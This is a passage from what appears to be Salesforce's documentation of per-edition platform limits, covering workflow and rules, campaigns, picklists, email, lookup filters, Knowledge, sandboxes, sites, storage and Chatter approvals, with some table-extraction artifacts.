<tr><td>Workflow Rules and Approval Processes</td><td>N/A</td><td>N/A</td><td>N/A</td><td>N/A</td><td colspan="3">For Enterprise, Developer, and Unlimited Editions, each workflow rule and approval process can have:
• 10 time triggers
• 40 immediate actions
• 40 time-dependent actions per time trigger
Note that for both immediate and time-dependent actions, there can be no more than:
• 10 email alerts
• 10 tasks
• 10 field updates
• 10 outbound messages</td></tr>
<tr><td>Workflow Time Triggers Per Hour</td><td>N/A</td><td>N/A</td><td>N/A</td><td>250
(Workflow is available as an add-on feature for Professional Edition.)</td><td>500</td><td>50</td><td>1,000</td></tr>
<tr><td>Workflow Emails Per Day</td><td>N/A</td><td>N/A</td><td>N/A</td><td>N/A</td><td>1,000 per standard Salesforce license
2,000,000 per organization</td><td>1,000 per standard Salesforce license
2,000,000 per organization</td><td>1,000 per standard Salesforce license
2,000,000 per organization</td></tr>
</table>

Character Limits for Approval Request Comments

Approval request comments are limited to 4,000 characters. In Chinese, Japanese, or Korean, the limit is 1,333 characters.

Rules Limits

Different types of rules can have restrictions, depending on your Salesforce edition. The following table shows the restrictions for each edition.

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition
Active Rules (Limits apply to any combination of *active* workflow, assignment, auto-response, and escalation rules.	N/A	N/A	N/A	50 per object	50 per object	50 per object	50 per object
Total Rules Allowed (Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, both *active* and *inactive*.)	N/A	N/A	N/A	300 per object 1,000 per organization	300 per object 1,000 per organization	300 per object 1,000 per organization	300 per object 1,000 per organization
Assignment, Auto-response, and Escalation Rules	N/A	N/A	N/A	For Professional, Enterprise, Developer, and Unlimited Editions, each assignment, auto-response, and escalation rule can have: • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry			
Total Actions Allowed Per Rule	N/A	N/A	N/A	200	200	200	200

CAMPAIGN, LEAD, AND CONTACT LIMITS

Limits for Adding Contacts or Leads to a Campaign

A campaign is an outbound marketing project like a direct mail program, seminar, print advertisement, email, or other type of marketing initiative.

The following limits apply when you add existing customers (contacts) or prospective customers (leads) to a campaign.

Table 4: Limits for Adding Contacts

Adding Contacts From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	250 per list page
Contact detail page	1

Table 5: Limits for Adding Leads

Adding Leads From	Maximum Number of Records
Report	50,000 per report
File in csv format	50,000 per imported file
List view	250 per list page
Contact detail page	1

Campaign Influence Time Frame Limits

The Campaign Influence Time Frame specifies the maximum number of days during which a campaign is considered influential.

The maximum campaign influence time frame is 9,999 days.

Campaign Hierarchy Limits

Campaign hierarchies help you analyze and report on the health of related campaigns. By associating campaigns with one another using a lookup relationship, you can group campaigns within a specific marketing program or initiative.

A hierarchy can contain a maximum of five levels. Each campaign can have only one parent campaign but an unlimited number of sibling campaigns.

Contact Limits

Contacts are the people associated with business accounts that are tracked in Salesforce. Each contact includes various kinds of information, such as phone numbers, addresses, titles, and roles in a deal.

Limits for Deleting Contacts

You can't delete contacts associated with the following items:

- Cases
- Contracts
- Service contracts
- Partner users
- Assets with cases
- An active self-service user
- An active customer portal user

Sharing and Access Limits for Contacts

- You cannot restrict access to contacts beyond your organization's default access levels.
- You must have at least read access to the contacts and leads you invite to an event. You must have at least "Add Events" on a resource to invite it to an event.
- Contacts that are not linked to an account are always private, regardless of your organization's sharing model. Only the owner of the contact and administrators can view it. Sharing rules and workflow rules do not apply to private contacts. If your organization uses divisions, private contacts always belong to the global division.
- If a recipient does not have access to the account, you cannot share the contact unless you also have permission to share the account.
- Contact sharing is not available for organizations that have territory management or person accounts.

Contact History Limits

- Modifications to the related lists for a contact are not tracked in the contact history.

PRODUCTS, PRICE BOOKS, AND SCHEDULES LIMITS

Schedules Limits

Schedules can be established on a product and on individual line items (opportunity products) on an opportunity.

Your Salesforce administrator determines which types of schedules your organization can use: quantity schedules, revenue schedules, or both. The administrator also specifies which types of schedules can be established for each separated product.

If schedules are referenced in Apex, only one of the schedule types (quantity or revenue) can be disabled. For example, if Apex references the schedule object (represented as `OpportunityLineItemSchedule` in the code), one of the schedule types can be disabled, but not both.

Quote Limits

A quote is a record showing proposed prices for products and services. You create a quote from an opportunity and its products.

Quote Template Limits

In some cases, a field may not appear on the quote templates palette or on a PDF created from a template.

- If a user is unable to view or update a field because of field-level security settings, that field won't appear on PDFs created from a template, even if the template includes that field. Read-only fields will appear on PDFs.
- A field that appears on a quote page layout but does not have a value for a given quote will appear on the quote templates palette, but won't appear on PDFs created from that quote.
- Quote line item fields that don't contain data won't appear as columns in a list when a PDF is created, even if the template includes that field. For example, if no quote line items offer a discount, the `Discount` column won't appear, even if the list includes the `Discount` field.
- If a related list is not included on a quote page layout, it won't appear on the template palette or any PDFs for quotes that use that page layout.

Quote PDF Limits

Text fields displayed in a related list in a quote PDF are truncated to less than 256 characters. This limitation occurs on rich text area fields, other types of text fields, standard fields, and custom fields.

Visual Workflow Limits

Visual Workflow allows administrators to build applications, known as *flows*, that step users through screens for collecting that step users through screens for collecting and updating data.

General Visual Workflow Limits

- Users can only run flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a subflow element, the flow that is referenced and called by the subflow element must have an active version.
- You can't redirect flow users to a URL that's external to your Salesforce organization.
- When making a flow available to site or portal users, be sure to point them to the URL of the Visualforce page that contains the embedded flow, not to the URL of the flow itself. Site and portal users don't have the privileges to run flows directly.
- If you plan to deploy a flow using change sets, you must account for limitations in migration support. Make sure your flows reference only fields and components available in change sets.
- You can only include one version of a flow in a change set.
- You can't run flows if you exceed your organization's Force.com sites limits or Apex execution governors and limits.

Cloud Designer Limits

- The Cloud Flow Designer can't open flows installed from managed packages.
- Flows created in the Cloud Flow Designer can be included in both change sets and packages. The recipient organization of either the change set or package must have Visual Workflow enabled.

Packaged Flow Limits

- Flows can't be included in package patches.
- If you plan to deploy a flow using packages, you must account for limitations in migration support. Make sure your flows reference only packageable components and fields.
- If you install a package containing multiple flow versions in a fresh destination organization, only the latest flow version included in the package is deployed.
- You can't delete a flow from an installed package. To remove a packaged flow from your organization, you must first deactivate it, wait 12 hours, then uninstall the package.
- If you have multiple versions of a flow installed from multiple unmanaged packages, you can't remove only one version by uninstalling its package. Uninstalling a package—managed or unmanaged—that contains a single version of the flow removes the entire flow, including all versions.
- If you install a flow from an unmanaged package that has the same name but a different version number as a flow already in your organization, the newly-installed flow becomes the latest version of the existing flow. However, if the packaged flow has the same name and version number as a flow already in your organization, the package install will fail. You can't overwrite a flow.
- You can only package active flows. The active version of the flow is determined when you click to upload a package version. The upload fails if there aren't any active versions of the flow.
- In a development organization, you can't delete a flow or flow version once you've uploaded it to a released or beta managed package.
- You can't delete flow components from Managed - Beta package installations in development organizations.

SALESFORCE ADMINISTRATION AND SUPPORT LIMITS

Chatter Answers Limits

Chatter Answers integrates Cases, Answers, Force.com Sites, Customer Portal, and Salesforce Knowledge into a Web community.

The following limits apply to Chatter Answers.

- A question in Chatter Answers can receive up to 500 replies.
- When customizing Customer Portal, Answers supports all tab styles and only the following page styles:
  - ◊ Page Background
  - ◊ Text
  - ◊ Link
  - ◊ Link Hover

Concurrent Usage Limits

To ensure that resources are available for all Salesforce users, limits are placed on the number of long-running Web requests that one organization can send at the same time. Salesforce monitors the number of concurrent requests issued by all users logged in to your organization, and compares that number against the maximum limit. In this way, the number of concurrent requests is kept below the maximum limit. The limit ensures that resources are available uniformly to all organizations and prevents deliberate or accidental over-consumption by any one organization.

If too many requests are issued by users in your organization, you may have to wait until one of them has finished before you can perform your task. For example, assume that MyCorporation has 100,000 users. At 9:00 AM, each user requests a report that contains 200,000 records. Salesforce.com starts to run the report for all users until the maximum number of concurrent requests has been met. At that point, Salesforce.com refuses to take any additional requests until some of the reports have completed.

Similar limits are placed on requests issued from the API.

CUSTOM OBJECT LIMITS

Custom Fields Allowed Per Object

The number of custom fields allowed per object varies according to your Salesforce Edition. The maximum number of activities, long text area fields, rich text area fields, relationship fields, and roll-up summary fields varies as well. The following table shows the maximum limits for each custom field type and edition.

<table>
<tr><th>Custom Field Limits</th><th>Personal Edition</th><th>Contact Manager</th><th>Group Edition</th><th>Professional Edition</th><th>Enterprise Edition</th><th>Developer Edition</th><th>Unlimited Edition</th></tr>
<tr><td>Activities</td><td>No additional limit</td><td>No additional limit</td><td>No additional limit</td><td>20</td><td>100</td><td>100</td><td>100</td></tr>
<tr><td>Long Text Area Fields</td><td rowspan="2" colspan="7">There are no limits to the number of rich text area and long text area fields that an object can contain, although your Edition's limit for the total number of custom fields allowed on an object, regardless of field type, applies. Each object can contain a total of 1.6 million characters across long text area and rich text area fields. The default character limit for long text area and rich text area fields is 32,768 characters. A long text area or rich text area field needs to contain at least 256 characters.

The maximum size of an image that can be uploaded in a rich text area field is 1 MB.</td></tr>
<tr><td>Rich Text Area Fields</td></tr>
<tr><td>Relationship Fields</td><td>No additional limit</td><td>25</td><td>25</td><td>25</td><td>25</td><td>25</td><td>25</td></tr>
<tr><td>Roll-up Summary Fields</td><td>No additional limit</td><td>10</td><td>10</td><td>10</td><td>10</td><td>10</td><td>10</td></tr>
</table>

Standard Picklist Limits

Picklists are customized selection lists that let users pick values from a predefined list of entries.

The maximum number of entries you can have in a picklist is determined by the total number of characters allowed in the picklist, which is 15,000 characters. Note that each entry includes a linebreak and a return character that are not visible. These two additional characters per entry are counted as part of the 15,000 character limit.

For standard picklists, entries can be up to 40 characters, not including linebreaks and returns. For standard multi-select picklists, the total number of characters for all entries cannot exceed 255.

For standard picklists in organizations that use record types or the Translation Workbench, you can have an unlimited number of entries with the following exceptions for special picklists.

Picklist Field	Maximum Number of Entries
`Lead Status`	100
`Task Status`	100
`Task Priority`	50
`Case Status`	100
`Case Priority`	50
`Opportunity Stage`	100

Custom Picklist Limits

Picklists are customized selection lists that let users pick values from a predefined list of entries.

Within the 15,000 total character limit, custom picklists can have:

- Up to 1,000 entries
- Up to 255 characters per entry

Custom multi-select picklists can have:

- Up to 150 values
- Up to 40 characters per value

Note that for multi-select picklists, users can select up to 100 values at a time on a record.

Customer Portal Limits

A Salesforce Customer Portal provides an online support channel for your customers—allowing them to resolve their inquiries without contacting a customer service representative.

Contact salesforce.com for information about the number of Customer Portals and Customer Portal user licenses you can activate.

Custom Object Limits in Customer Portals

The following limits apply to custom objects in Customer Portals.

- The maximum number of custom objects you can include in a Customer Portal is determined by the total number of custom objects your Edition allows.
- Also, user licenses control the number of custom objects a portal user can see in a Customer Portal. For information, contact salesforce.com.

Portal Users Limits

The following limits apply to portal users.

- Portal users without a Salesforce CRM Content feature license can download, rate, comment on, and subscribe to content if they have the “View Content on Portals” user permission. They cannot view potentially sensitive data such as usernames and download, version, and subscriber history. The content delivery feature is not available to portal users.
- Portal users with a Salesforce CRM Content feature license can access all Salesforce CRM Content features granted by their library permission(s), including contributing content, moving and sharing content among libraries, and deleting content. They can also view Salesforce CRM Content reports. The content delivery feature is not available to portal users.
- The name of your portal must be unique for your organization and not already in use by a Customer Portal or partner portal. Furthermore, an error may occur if you name a Customer Portal “partner portal” Customer Portal
- You can’t report on roles for high-volume portal users because they don’t have roles.
- High-volume portal users can’t be added to teams.
- Customer Portal users can't view the tags section of a page, even if it is included in a page layout.

Custom Settings Limits

Custom settings are similar to custom objects and enable application developers to create custom sets of data, as well as create and associate custom data for an organization, profile, or specific user.

You can access custom settings from formula fields, validation rules, Apex, and the SOAP API.

The following limits apply to the cached data amount and custom settings.

- The total amount of cached data allowed for your organization is the **lesser** of these two values:
  - ◊ 10 MB
  - ◊ 1 MB multiplied by the number of full-featured user licenses in your organization

  For example, if your organization has three full licenses, you have 3 MB of custom setting storage. If your organization has 20 full licenses, you have 10 MB of storage.

Data Import Limits

The following limits apply to data imported using Data Loader.

Only dates within a certain range are valid. The earliest valid date is 1700-01-01T00:00:00Z GMT, or just after midnight on January 1, 1700. The latest valid date is 4000-12-31T00:00:00Z GMT, or just after midnight on December 31, 4000. These values are offset by your time zone. For example, in the Pacific time zone, the earliest valid date is 1699-12-31T16:00:00, or 4:00 PM on December 31, 1699.

Email Limits

General Email Limits

There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Using the API or Apex, you can send single emails to a maximum of 1,000 external email addresses per day based on Greenwich Mean Time (GMT). Single emails sent using the Salesforce application don't count toward this limit. There's no limit on sending individual emails to contacts, leads, person accounts, and users in your organization directly from account, contact, lead, opportunity, case, campaign, or custom object pages.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition	Developer Edition
Email Templates: Maximum Size	384 KB for text email templates	• 384 KB for text, HTML, and custom HTML templates • 1 MB for Visualforce templates					
Email to Salesforce	For all editions: • Email body truncation size: 32 KB • Maximum number of email activities created for each email received: 50 • Maximum size of a single file attachment: 5 MB • Total maximum size of file attachments: 10 MB						
Email Services: Maximum Number of Email Messages Processed	N/A	N/A	N/A	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000	Number of user licenses multiplied by 1,000, up to a daily maximum of 1,000,000
Email Services: Maximum Size of Email Message (Body and Attachments)	N/A	N/A	N/A	10 MB[1]	10 MB[1]	10 MB[1]	10 MB[1]
Email-to-Case: Maximum Number of Emails Converted per Day	N/A	N/A	N/A	5 MB for file attachments. 2 GB for feed attachments.	5 MB for file attachments. 2 GB for feed attachments.	5 MB for file attachments. 2 GB for feed attachments.	5 MB for file attachments. 2 GB for feed attachments.

Feature	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition	Developer Edition

Mass Email Limits
Daily Limits for Workflow Emails

Mass Email Limits

You can send mass email to a maximum of 1,000 external email addresses per day per organization based on Greenwich Mean Time (GMT). The maximum number of external addresses you can include in each mass email depends on your edition:

Edition	External Address Limit per Mass Email
Personal, Contact Manager, and Group Editions	Mass email not available
Professional Edition	250
Enterprise Edition	500
Unlimited Edition	1,000

The following additional limits apply to mass emails.

- The single and mass email limits don't take unique addresses into account. For example, if you have `johndoe@example.com` in your email 10 times, that counts as 10 against the limit.
- You can send an unlimited amount of email to your organization’s internal users, which includes portal users.
- In Developer Edition organizations and organizations evaluating Salesforce during a trial period, your organization can send mass email to no more than 10 external email addresses per day. This lower limit does not apply if your organization was created before the Winter '12 release and already had mass email enabled with a higher limit.
- You can’t send a mass email using a Visualforce email template.

Daily Limits for Workflow Emails

The daily limit for emails sent from workflow and approval-related email alerts is 1,000 per standard Salesforce license per organization. The overall organization limit is 2,000,000. When the daily limit is reached, a warning email goes out to the default workflow user. If the default workflow user isn't set, then the warning email is sent to an active system administrator.

The limit restriction is based on activity in the 24-hour period starting and ending at midnight GMT. Adding or removing a user license immediately adjusts the limit's total. If you send an email alert to a group, every recipient in that group counts against your daily workflow email limit.

After your organization has reached its daily workflow email limit:

- Any emails in the workflow queue left over and not sent that day are discarded. Salesforce doesn't try to resend them later.
- If a workflow rule with an action and an email alert is triggered, only the email action is blocked.
- Final approval, final rejection, approval, rejection, and recall email actions are blocked.
- An error message is added to the debug log.

The following items don't count against the workflow email limit:

- Approval notification emails
- Task assignment notifications
- Lead assignment rules notifications
- Case assignment rules notifications
- Case escalation rules notifications
- Force.com sites usage alerts

Field Limits

Encrypted Field Limits

The following limits apply to encrypted fields.

- Encrypted fields are not available for use in filters such as list views, reports, roll-up summary fields, and rule filters.
- You can use encrypted fields in email templates but the value is always masked regardless of whether you have the “View Encrypted Data” permission.
- Only the `<apex:outputField>` component supports presenting encrypted fields in Visualforce pages.

Formula and Merge Field Limits

When working with merge fields, you can’t reference

- Merge fields for objects related to activities. For example, merge fields for contacts and accounts are not available in task and event formulas.

- Record owner merge fields for any object. For example, the opportunity owner's Role merge field is not available in opportunity formulas.
- The `$RecordType` global variable—it only resolves to the record containing the formula, not the record to which the formula spans. Starting with the Spring '13 release, when you create a new formula the `$RecordType` global variable is only available for default value formulas.

Validation rules can't reference merge fields for:

- Auto number fields, such as `Requisition Number`
- Compound fields, such as addresses, first and last names, dependent picklists, and dependent lookups

  Note: Validation rules can reference merge fields individual address fields, such as `Billing City`.

- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies

Validation rule formulas don't or can't refer to:

- Compound fields, including addresses, first and last names, and dependent picklists and lookups
- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies
- Merge fields for auto-number or compound address fields such as `Mailing Address`

  Note: Merge fields for individual address fields, such as `Billing City`, are OK to use in validation rule formulas.

You can't create validation rules for relationship group members.

Lookup Filter Limits

Lookup filters are administrator settings that restrict the valid values and lookup dialog results for lookup, master-detail, and hierarchical relationship fields.

The following limits apply to lookup filters.

- Lookup filter criteria can reference fields on accounts, assets, contacts, entitlements, quotes, service contracts, users, and custom objects, with the following exceptions:
  - ◊ Relationship fields on activities
  - ◊ System fields that are always read only, such as `Created By` and `Modified By`
  - ◊ Relationship fields that support queues, such as `Case Owner` and `Lead Owner`
- Each object can have up to five active required lookup filters and an unlimited number of optional lookup filters. If you reach the limit of required lookup filters for an object, create optional filters instead and use validation rules to enforce your business rule when a user saves.
- Lookup filters on currency fields don't convert currencies. For example, if your organization uses multiple currencies and a lookup filter criteria is `Expected Revenue greater than 100000`, the lookup shows all records with an `Expected Revenue` field value greater than 100,000, regardless of the currency.
- You can't use special date values, such as "Today" or "This Month," in lookup filter criteria.
- You can't delete fields that are referenced in an active lookup filter.
- You can't change the field type of fields referenced by an active lookup filter.
- Lookup filter criteria cannot reference the following types of fields on the source object:
  - ◊ Autonumber
  - ◊ Encrypted

- ◊ Formula
- ◊ Long text area
- ◊ Multi-select picklist
- ◊ Roll-up summary
- ◊ Text
- ◊ Text area
- ◊ URL

- Lookup auto-completion doesn't work for user lookups with additional drop-down lists. This is primarily for organizations that have set up either a partner portal or Customer Portal.
- In enhanced list views, you cannot change fields that are referenced by a dependent lookup filter criteria.
- Lookup filters do not support mass owner changes. If your lookup filter criteria reference the `Owner` field, performing a mass owner change can result in incorrect values that won't be noticed until you attempt to save the record.
- Lookup filter criteria on `Account Name` only apply to business accounts, not person accounts. For example, if your lookup filter criteria is `Account Name does not contain book`, business accounts with "book" in the name, such as John's Bookstore, are not valid, but person accounts with "book" in the name, such as John Booker, are valid and appear in the lookup dialog for the `Account` field. If you need to filter on the name for a person account, use the `First Name` or `Last Name` fields instead.

Rich Text Area Field Limits

The mobile application treats rich text area fields like long-text area fields, which don't support formatted HTML content or images. The mobile application truncates rich text area fields at 1,000 characters, which includes HTML markup. Administrators should consider removing rich text area fields from mobile page layouts. If a mobile user edits a rich text area field that contains an existing text entry longer than 1,000 characters, the mobile application truncates the text in the field.

Roll-Up Summary Field Limits

Roll-up summary fields are not available for mapping lead fields of converted leads.

RULES LIMITS

Limits for Assignment, Auto-Response, and Escalation Rules

Assignment rules automate lead generation and support processes for an organization. Auto-response rules specify conditions for sending automatic email responses to lead or case submissions. Escalation rules escalate cases automatically, if they are not resolved in a certain period of time.

Different types of rules can have restrictions, depending on your Salesforce edition. The following table shows the restrictions for each edition.

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition
Active Rules	N/A	N/A	N/A	50 per object	50 per object	50 per object	50 per object

Restrictions	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition
(Limits apply to any combination of *active* workflow, assignment, auto-response, and escalation rules.							
Total Rules Allowed (Limits apply to any combination of workflow, assignment, auto-response, and escalation rules, both *active* and *inactive*.)	N/A	N/A	N/A	300 per object 1,000 per organization	300 per object 1,000 per organization	300 per object 1,000 per organization	300 per object 1,000 per organization
Assignment, Auto-response, and Escalation Rules	N/A	N/A	N/A	For Professional, Enterprise, Developer, and Unlimited Editions, each assignment, auto-response, and escalation rule can have: • 3,000 rule entries • 300 formula criteria rule entries • 25 filter criteria per rule entry			
Total Actions Allowed Per Rule	N/A	N/A	N/A	200	200	200	200

SALESFORCE KNOWLEDGE LIMITS

Edition Limits for Salesforce Knowledge

Salesforce Knowledge is a knowledge base for creating and managing content. Customers and partners can access articles, if Salesforce Knowledge is enabled in the Customer Portal or partner portal.

Salesforce Knowledge Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition
Maximum number of articles	N/A	N/A	N/A	N/A	10,000 articles		
Maximum number of article types	N/A	N/A	N/A	N/A	100 article types		
Maximum number of custom fields per article type	N/A	N/A	N/A	N/A	500 custom fields per article type		
Maximum file fields	N/A	N/A	N/A	N/A	5 file fields		
Maximum file field size	N/A	N/A	N/A	N/A	File fields are counted as attachments and can be up to 5 MB.		
Maximum rich text area size	N/A	N/A	N/A	N/A	32 KB		
Maximum unique article references (links) in a rich text area field	N/A	N/A	N/A	N/A	You can have up to 100 links to different Salesforce Knowledge articles in one rich text field.		
Article history tracking	N/A	N/A	N/A	N/A	Article events are tracked for up to 18 months.		
Maximum number of supported languages	N/A	N/A	N/A	N/A	16 supported languages		
Article import	N/A	N/A	N/A	N/A	The import .zip file must meet the following requirements: • There can only be one .csv file and one .properties file. • The .csv file and the .properties file must be in the root directory.		

Salesforce Knowledge Limits	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Developer Edition	Unlimited Edition
					• The compression process must preserve the folder and subfolder structure. • The .zip file can’t exceed 10 MB and the uncompressed files can’t exceed 100 MB. • .csv files can’t have more than 10,000 rows, including the header row. Therefore, you can have a maximum of 9,999 articles and translations. • .csv file rows can’t exceed 400,000 characters. • .csv file cells can’t exceed 32 KB. • Each article in the .csv file can’t have more than 49 translations.		
Maximum number of data category groups and active data category groups	N/A	N/A	N/A	N/A	5 category groups and 3 active category groups		
Maximum number of categories per data category group	N/A	N/A	N/A	N/A	100 categories in a data category group		
Maximum number of levels in data category group hierarchy	N/A	N/A	N/A	N/A	5 levels in a data category group hierarchy		
Maximum number of data categories from a data category group assigned to an article	N/A	N/A	N/A	N/A	8 data categories from a data category group assigned to an article		

SANDBOX LIMITS

General Sandbox and Sandbox Storage Limits

A sandbox is a copy of your organization in a separate environment, you can use for a variety of purposes, such as testing and training. Sandboxes are completely isolated from your Salesforce production organization and operations you perform in your sandboxes do not affect your Salesforce production organization.

The following limits apply to sandboxes.

- You can refresh a Full sandbox 29 days after you created or last refreshed it. If you delete a Full sandbox within those 29 days, you need to wait until after the 29 day period, from the date of last refresh or creation, to replace it.
- You can refresh a Configuration Only sandbox (including a Developer sandbox) once per day.
- Enterprise Edition includes a license for 1 Developer sandbox.
- Unlimited Edition includes licenses for 1 Full sandbox, 5 Configuration Only sandboxes, and 15 Developer sandboxes.
- If you need licenses for more sandboxes, contact salesforce.com to order sandboxes for your organization.

The following limits apply to Sandbox storage limits.

- Full copy sandboxes have the same storage limit as your production organization.
- Configuration-only sandboxes have a 500 MB storage limit.
- Developer sandboxes have a 10 MB storage limit.
- Sandboxes don't send email notifications when storage limits are reached. However, if you reach the storage limit of your sandbox, you cannot save new data in your sandbox. To check your storage limits, from Setup, click **Data Management** > **Storage Usage** in your sandbox.

SECURITY LIMITS

Organization-Wide Sharing Limits

Administrators can use organization-wide sharing settings to define the default sharing settings for an organization.

The organization-wide sharing default setting can't be changed for some objects:

- Solutions are always Public Read/Write.
- Service contracts are always Private.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.

- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object Invoice__c (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

See Also:

Password Policy Limits

Password Policy Limits

You can set various password and login policies to secure your organization.

User passwords cannot exceed 16,000 bytes.

See Also:

Organization-Wide Sharing Limits

Service Cloud Console Limits

A Service Cloud console is an app that's designed for users in fast-paced environments who need to find, update, and create records quickly.

For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Service Cloud console. The follow limits apply to the Service Cloud console.

- If you log in to another Salesforce app while you're logged in to a Service Cloud console app, you can't accept new chat requests.
- In Chatter Answers, administrators can't customize the FAQ (Frequently Asked Questions) available to customers when they click `Need help?`.
- Internet Explorer 8 users receive a security warning if you customize with URLs that don't include https://.

SITE.COM LIMITS

Site Edition Limits

Site.com is a Web content management system (CMS) for building and managing dynamic, data-driven Web pages, and edit content in real time.

The following table describes the Sites limits for different Salesforce editions.

Edition	Maximum Number of Sites	Bandwidth Limit (per rolling 24-hour period per site)	Service Request Time (per rolling 24-hour period per site)	Maximum Page Views
Developer Edition	1	500 MB	10 minutes	N/A
Enterprise Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	500,000
Unlimited Edition	25	1 GB for sandbox 40 GB for production	30 minutes for sandbox 60 hours for production	1,000,000

Site.com Import Limits
Force.com Sites Page View Limits
Force.com Site Billing Limits

Site.com Import Limits

The maximum site size you can import is 200 MB.The maximum file size you can import is 50 MB unless you import and *unzip* a .zip file. In that case, you can import a .zip file of up to 200 MB if you select **Unzip files** during the import process.

FORCE.COM SITES LIMITS

Force.com Sites Page View Limits

The following requests count as page views.

Requests for...	Example URL
Your Force.com domain	`http://mycompany.force.com`
Your custom Web address	`http://mycompany.com`
Any page associated with your site	`http://mycompany.force.com/mypage`
Authorization Required error page	`http://mycompany.force.com/Unauthorized`
Ajax requests	n/a

The following requests don't count as page views.

Requests for...	Example URL
Salesforce images	`http://mycompany.force.com/img/force_logo_w09.gif`
Your static resources	`http://mycompany.force.com/resource/1233771498000/background`
Robots.txt	`http://mycompany.force.com/robots.txt`
Favorite icon	`http://mycompany.force.com/favicon.ico`
Attachments and Documents	n/a
Error pages, apart from Authorization Required, such as Limit Exceeded and Maintenance	`http://mycompany.force.com/BandwidthExceeded`
Images included with an HTML field	`http://mycompany.force.com/servlet/rtaImage`
Custom file field	`http://mycompany.force.com/servlet/fileField`

Limit Exceeded, Maintenance, Page Not Found, and designated Inactive Home pages aren't counted against page view and bandwidth limits. You can use static resources to brand these pages, but the following limitations apply:

- Static resources must be 50 KB or smaller in size.
- Static resources must be style sheets (CSS), image files, or JavaScript files.
- You can't use Apex controllers for these pages.
- You can't perform SOQL or DML operations from these pages.

Force.com Site Billing Limits

The following terminology applies to Force.com sites limits and billing:

- "Page Views" are calculated as the total number of pages served from either the site's origin server or the cache server .
- "Bandwidth" is calculated as the number of megabytes served and received from both the site's origin server and the cache server.
- "Service request time" is calculated as the total server time in minutes required to generate pages for the site.
- "Rolling 24-hour period" refers to the 24 hours immediately preceding the current time.
- "Origin server" refers to the Web server that hosts your site.
- "Cache server" refers to the CDN server that serves your cached site pages.
- "Current period" refers to the current calendar month for which you are entitled a certain number of page views for your organization.

Salesforce.com enforces the following limits on monthly page views for Force.com sites:

- Billing is based on the number of monthly page views purchased for your organization. This page view limit is cumulative for all sites in your organization.
- If, in a given calendar month, your organization reaches 110% of its page view limit, salesforce.com sends the site and billing administrators email notification.
- If your organization exceeds 110% of its page view limit for four consecutive calendar months, your sites are disabled until the next calendar month begins or you purchase more page views. Also, salesforce.com sends email notification to the site and billing administrators, as well as the related account executive.
- If, in a given calendar month, your organization reaches 300% of its page view limit, your sites are disabled until the next calendar month begins or you purchase more page views. Also, salesforce.com sends email notification to the site and billing administrators, as well as the related account executive.

STORAGE LIMITS

Data and File Storage Limits

Each edition includes a minimum amount of data storage and file storage. Professional, Enterprise, and Unlimited Editions receive a per-user storage amount multiplied by the number of users in the organization if the result is greater than the minimum storage amount. Using data storage as an example, an Enterprise Edition organization with 600 users would receive 12,000 MB (12 GB) of data storage, because 20 MB per user multiplied by 600 users is 12,000 MB. A smaller organization, for example a Professional Edition organization with 20 users, would receive 1 GB of data storage because 20 MB per user multiplied by 20 users is only 400 MB, which is less than the 1 GB minimum allotted to all Professional Edition organizations.

The only feature license that provides additional storage is Salesforce CRM Content User. Each Salesforce CRM Content User license provides an additional 512 MB of file storage, whether Salesforce CRM Content is enabled or not, bringing the total file storage allocation per user to 612 MB. To find out whether your organization has Salesforce CRM Content enabled, contact your administrator.

Storage Allocation Limits

Storage Allocation Limits

The values in the Storage Allocation Per User License column below apply to Salesforce and Salesforce Platform user licenses.

Salesforce Edition	Data Storage Minimum per Organization	File Storage Minimum per Organization	Storage Allocation Per User License
Personal	20 MB (approximately 10,000 records)	20 MB	N/A
Contact Manager	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Group	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Professional	1 GB	11 GB	20 MB of data storage and 612 MB of file storage
Enterprise	1 GB, plus 5 MB for each Gold Partner license	11 GB	20 MB of data storage and 612 MB of file storage
Unlimited	1 GB, plus 5 MB for each Gold Partner license	11 GB	120 MB of data storage and 612 MB of file storage
Developer	5 MB	20 MB	N/A

If your organization uses custom user licenses, contact salesforce.com to determine if these licenses provide additional storage.

COLLABORATION AND MOBILE APP LIMITS

COLLABORATION LIMITS

Approvals Limits in Chatter

- Approvals in Chatter doesn't support delegated approvers or queues.
- You can't recall or reassign an approval request from a post. Both must be done from the approval record.
- Approval posts can't be deleted in the Salesforce user interface; you can only delete them through the API.
- Approval requests from Sites or portal users aren't supported.

Chatter Plus Limits

Chatter Plus (also known as Chatter Only) is for Unlimited, Enterprise, and Professional Edition users that don’t have Salesforce licenses but need access to some Salesforce objects in addition to Chatter.

Chatter Plus users can access standard Chatter people, profiles, groups, and files, plus they can

